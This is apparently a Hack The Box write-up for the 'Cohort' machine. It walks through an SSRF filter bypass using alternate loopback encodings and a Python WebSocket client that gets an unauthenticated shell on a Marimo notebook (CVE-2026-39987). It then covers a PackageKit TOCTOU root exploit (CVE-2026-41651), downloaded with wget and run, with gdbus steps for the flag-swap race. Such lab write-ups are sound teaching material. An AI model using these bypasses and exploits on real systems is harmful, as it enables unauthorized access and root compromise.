
HTB: Cohort
An easy-difficulty machine with an SSRF vulnerability that exposes internal services and is running an older version of PackageKit.
Enumeration
Nmap
The Nmap result shows that only ports 80, 443, and 22 are open.
┌──(root㉿kali)-[~/HTB-BOX/Cohort]─(tun0:10.10.15.78)─[15:30]
└─# nmap -sV cohort.htb
Starting Nmap 7.99 ( <https://nmap.org> ) at 2026-08-04 15:30 -0700
Nmap scan report for cohort.htb (10.129.6.9)
Host is up (0.086s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     nginx 1.24.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 16.29 seconds
HTTP/S
Visiting https://cohort.htb shows their corporate website with a feature called “Client Insight” on the page https://cohort.htb/portal.html.
The portal accepts URLs pointing towards a data feed; it then checks whether it’s reachable and shows us a preview of the data feed. To check how it works, we can create a file and start a Python server to see if it can load the content of that file.
┌──(root㉿kali)-[~/HTB-BOX/Cohort]─(tun0:10.10.15.78)─[15:35]
└─# echo 'Data: 12345' >  data.csv

┌──(root㉿kali)-[~/HTB-BOX/Cohort]─(tun0:10.10.15.78)─[15:36]
└─# python -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (<http://0.0.0.0:8888/>) ...
We can see that on the portal, I was able to load the content of the file. (I know I used .csv as the file format, but wrote dictionary data.)

That means we could try to load local files by providing a loopback IP address, but on the page it says “For security, internal and loopback addresses are rejected”. Therefore, we need to find a way to load internal files or services.
If we do something like http://127.0.0.1/, it will give an error saying Internal or loopback addresses are not permitted.
However, this restriction is nor properly configured. There are several differentmethods we can try to load localhost.
Any of these would work:
<http://127.0/index.html>
<http://127.1/index.html>
<http://017700000001/index.html>
<http://0177.0000.0000.0001/index.html>
The Nmap result shows that it is an Nginx server; therefore, we can try to see if there are any exposed endpoints that can leak some information.
http://127.1/status shows that there are two other services running. There is a notebooks service running port on 8888.
{
  "service": "cohort-edge",
  "status": "ok",
  "generated_by": "nginx",
  "upstreams": [
    {
      "name": "marketing",
      "host": "cohort.htb",
      "root": "/var/www/cohort"
    },
    {
      "name": "insights-api",
      "host": "cohort.htb",
      "path": "/api/",
      "target": "127.0.0.1:5000"
    },
    {
      "name": "notebooks",
      "host": "nb-1be3782a8afd3ad5.cohort.htb",
      "target": "127.0.0.1:8888",
      "note": "internal analyst workspace, not for external use"
    }
  ]
}
Upon loading http://127.1:8888, it reveals that it is running Marimo and it is asking for authentication. Since we are able to load local files, we can try to load any config file that may exist, which can tell us which version of Marimo it is running.
After trying multiple queries, http://127.1:8888/api/version revealed its version, which is 0.20.4
User Access
Version 0.20.4 of Marimo has a known vulnerability which can allow an unauthenticated user to connect to its terminal WebSocket endpoint to gain an interactive shell. This vulnerability is tracked as CVE-2026-39987.
CVE-2026-39987
The endpoint /terminal/ws lacks authentication validation, which is why an attacker can obtain a PTY shell without any authentication.
I made this simple script to give me a reverse shell connection. You can also use other tools like websocat to connect to that endpoint.
import ssl
import threading
import websocket

IP = "10.129.81.154"
HOST = "nb-1be3782a8afd3ad5.cohort.htb"

ws = websocket.create_connection(
    f"wss://{IP}/terminal/ws",
    host=HOST,
    origin=f"https://{HOST}",
    sslopt={"cert_reqs": ssl.CERT_NONE, "check_hostname": False},
)

def receive():
    while True:
        try:
            print(ws.recv(), end="", flush=True)
        except websocket.WebSocketException:
            break

threading.Thread(target=receive, daemon=True).start()

try:
    while True:
        cmd = input()
        if cmd.lower() == "exit":
            break
        ws.send(cmd + "\r")
except (KeyboardInterrupt, EOFError):
    pass
finally:
    ws.close()
User Flag
┌──(root㉿kali)-[~/HTB-BOX/Cohort]─(tun0:10.10.15.78)─[16:03]
└─# python CVE-2026-39987.py
marimo@cohort:~$
marimo@cohort:~$ id
id
uid=1000(marimo) gid=1000(marimo) groups=1000(marimo)
marimo@cohort:~$  ls
 ls
notebooks  user.txt
Privilege Escalation
After spending some time, I noticed that the machine has an older version of PackageKit, and there is a vulnerability in that version.
marimo@cohort:/etc$ dpkg-query -W -f='${Version}\n' packagekit
1.2.8-2ubuntu1.2
CVE-2026-41651
It is a local privilege vulnerability that exists in PackageKit versions 1.0.2 to 1.3.4. It allows a normal, non-root user to install packages. It is vulnerable to a TOCTOU race condition, where the transaction flag can be overwritten before the execution is dispatched. The flaw is caused by three architectural bugs in PackageKit’s handling of transactions via D-Bus. For a detailed understanding of this vulnerability, jump to the “Detailed Analysis” section.
There is an exploit available on GitHub, published by Vozec. We can download the exploit on our local machine and then transfer it to the target machine either by using a Python server or another method.
Exploit: https://github.com/Vozec/CVE-2026-41651
marimo@cohort:~$ wget <http://10.10.15.78:8888/cve-2026-41651>marimo@cohort:~$ chmod +x cve-2026-41651marimo@cohort:~$ ./cve-2026-41651
./cve-2026-41651
═══════════════════════════════════════════════════
CVE-2026-41651 — PackageKit TOCTOU LPE
═══════════════════════════════════════════════════
[*] Building packages (pure C)...
[+] dummy : /tmp/.pk-dummy-3114.deb
[+] payload : /tmp/.pk-payload-3114.deb
[*] Transaction : /6_ebedadba
[*] Step 1 : InstallFiles(SIMULATE=0x4, dummy) [async]
[*] Step 2 : InstallFiles(NONE=0x0, payload) [async]
[*] Waiting for dispatch (30 s max)...
[!] PK error 48: Failed to obtain authentication.
[*] Finished (exit=2, 0 ms)
[*] Loop ran for 23 ms
[*] Polling for payload (120 s max)...
[*] t+1s: payload=exists dpkg_lock=free suid=FOUND
[+] SUCCESS — SUID bash at t+0ms
uid=1000(marimo) gid=1000(marimo) euid=0(root) groups=1000(marimo)
.suid_bash: cannot set terminal process group (-1): Inappropriate ioctl for device
.suid_bash: no job control in this shell
.suid_bash-5.2# Root Flag
.suid_bash-5.2# id
id
uid=1000(marimo) gid=1000(marimo) euid=0(root) groups=1000(marimo)
.suid_bash-5.2# cd /root
cd /root
.suid_bash-5.2# ls
ls
root.txt
Detail Analysis
PackageKit
PackageKit is a software management tool that enables GUI app stores like GNOME Software to manage, install, and update software on a system. Native package managers like apt, dnf, and yum require privileged users to execute them. GUI environments like GNOME and KDE need a way to manage software for unprivileged users through quick updates and install buttons.
Therefore, PackageKit acts as an abstraction layer meaning, the GUI app stores don’t need to know which package manager (apt, dnf, yum, etc.) to call for different systems; PackageKit handles that in the background through its unified API. Also, it comes with PolKit (PolicyKit) to manage user permissions safely when installing or removing software.
PackageKit daemon runs in the background as root, and standard users can not interact with it via the command-line interface. That’s why a user can communicate with PackageKit via D-Bus messages targeting org.freedesktop.PackageKit.
PackageKit intercepts this D-Bus call and checks it against Polkit to see whether a certain operation is allowed. For example, Polkit might allow installing a trusted repository update without a password, but it may require root authentication for installing an untrusted local .rpm or .deb file.
The vulnerability exists in how PackageKit handles user-supplied transactions via D-Bus. Generally, when an unprivileged user wants to install a local package file like /tmp/payload.deb, they can not simply do that because PolKit will ask for the root password; if it is not entered or an incorrect password is entered, PolKit will reject the transaction.
PackageKit ↔ D-Bus Transaction flags
PK_TRANSACTION_FLAG_ENUM_NONE(0): Just a normal install.PK_TRANSACTION_FLAG_ENUM_SIMULATE(1): Test the install, don’t actually change the system.PK_TRANSACTION_FLAG_ENUM_ONLY_DOWNLOAD(4): Download the files, don’t install them.
State Machine
PackageKit tracks every transaction through a rigid State Machine. A transaction must move logically from one state to the next:
NEW → WAITING_FOR_AUTH → RUNNING → FINISHED
How D-Bus and PackageKit Interact Normally
-
We first start by requesting a new transaction path:
gdbus call --system \
  --dest org.freedesktop.PackageKit \
  --object-path /org/freedesktop/PackageKit \
  --method org.freedesktop.PackageKit.CreateTransaction
PackageKit response with a unique path for this transaction, for example:
(objectpath '/org/freedesktop/PackageKit/transactions/123_abcd',) -
Then we can install the file using that path by directly communicating with that transaction path and calling
InstallFiles:gdbus call --system \ --dest org.freedesktop.PackageKit \ --object-path /org/freedesktop/PackageKit/transactions/123_abcd \ --method org.freedesktop.PackageKit.Transaction.InstallFiles \ 0 ["/tmp/payload.deb"]0: This is the Transaction Flag. It means “Execute a standard, live installation.["/tmp/malicious.deb"]: The file array to install.
PackageKit sees the flag
0and asksPolkitto check whether the unprivileged user is allowed to do that.Polkittriggers a password prompt. If the user doesn’t know the root password, the transaction is rejected.
TOCTOU Flaw
An attacker or a low-privilege user can abuse Time-of-Check Time-of-Use to trick PackageKit by first creating a safe flag that doesn’t require a root password and then overwriting the flag just before PackageKit executes the transaction.
-
As usual, requesting a transaction path:
gdbus call --system \
	--dest org.freedesktop.PackageKit \
	--object-path /org/freedesktop/PackageKit \
	--method org.freedesktop.PackageKit.CreateTransaction
PackageKit will respond back with a transaction path.
-
Calling
InstallFileswith a “Safe” Flag (The Time-of-Check)Instead of using
flag 0(live install), passflag 1gdbus call --system \ --dest org.freedesktop.PackageKit \ --object-path /org/freedesktop/PackageKit/transactions/555_exploit \ --method org.freedesktop.PackageKit.Transaction.InstallFiles \ 1 ["/tmp/malicious.deb"]Here, the state of the transaction is changed to
WAITING_FOR_AUTH. PackageKit would callPolKitto check whether the user is allowed to do it, since it is a safe flag,PolKitwill approve it without the password.Now the state of the transaction has changed to
RUNNINGand the flag is saved in the memory, for example,cached_transaction_flags = 1 -
Swapping the Flag (The Race condition)
It takes a fraction of a second for PackageKit to initialize and finally execute the transaction. Within this short moment, the flag can be changed from 1 to 0 on the same transaction path.
gdbus call --system \ --dest org.freedesktop.PackageKit \ --object-path /org/freedesktop/PackageKit/transactions/555_exploit \ --method org.freedesktop.PackageKit.Transaction.InstallFiles \ 0 ["/tmp/malicious.deb"] -
Execution (Time-of-Use)
When the transaction reaches its execution phase, the backend scheduler reads the flag that was saved in memory, which is now
0, and installs the package as root along with a malicious embedded script.
Summary
This vulnerability is caused by three bugs that exist in how PackageKit handles user-supplied transactions.
- Unconditional Flag Overwrite: PackageKit fails to check whether this transaction was already authorized.
- State Rejection: It discards the state transition (e.g.
0→1) - Late Flag Read: PackageKit’s backend scheduler does not read the transaction flags when the action is originally authorized. It reads
cached_transaction_flagsat execution dispatch time.
Exploitation Chain
- An attacker initiates a safe, unprivileged D-Bus transaction that
Polkitallows without a password (like simulating a minor update). - While the transaction is initialized but waiting in the scheduler queue, the attacker rapidly fires a second D-Bus message.
- This second message overwrites the flags in memory to point to an arbitrary, untrusted local package containing malicious scrips.
- PackageKit executes the transaction as
root, reading the modified flags and executing the attacker’s package code with full system privileges.
Resources
Marimo
- https://github.com/advisories/GHSA-2679-6mx9-h9xc
- https://www.sysdig.com/blog/marimo-oss-python-notebook-rce-from-disclosure-to-exploitation-in-under-10-hours
PackageKit
- https://github.security.telekom.com/2026/04/pack2theroot-linux-local-privilege-escalation.html
- https://nvd.nist.gov/vuln/detail/CVE-2026-41651
- https://github.com/PackageKit/PackageKit/security/advisories/GHSA-f55j-vvr9-69xv
- https://github.com/Vozec/CVE-2026-41651
- https://www.freedesktop.org/software/PackageKit/pk-intro.html
- https://en.wikipedia.org/wiki/PackageKit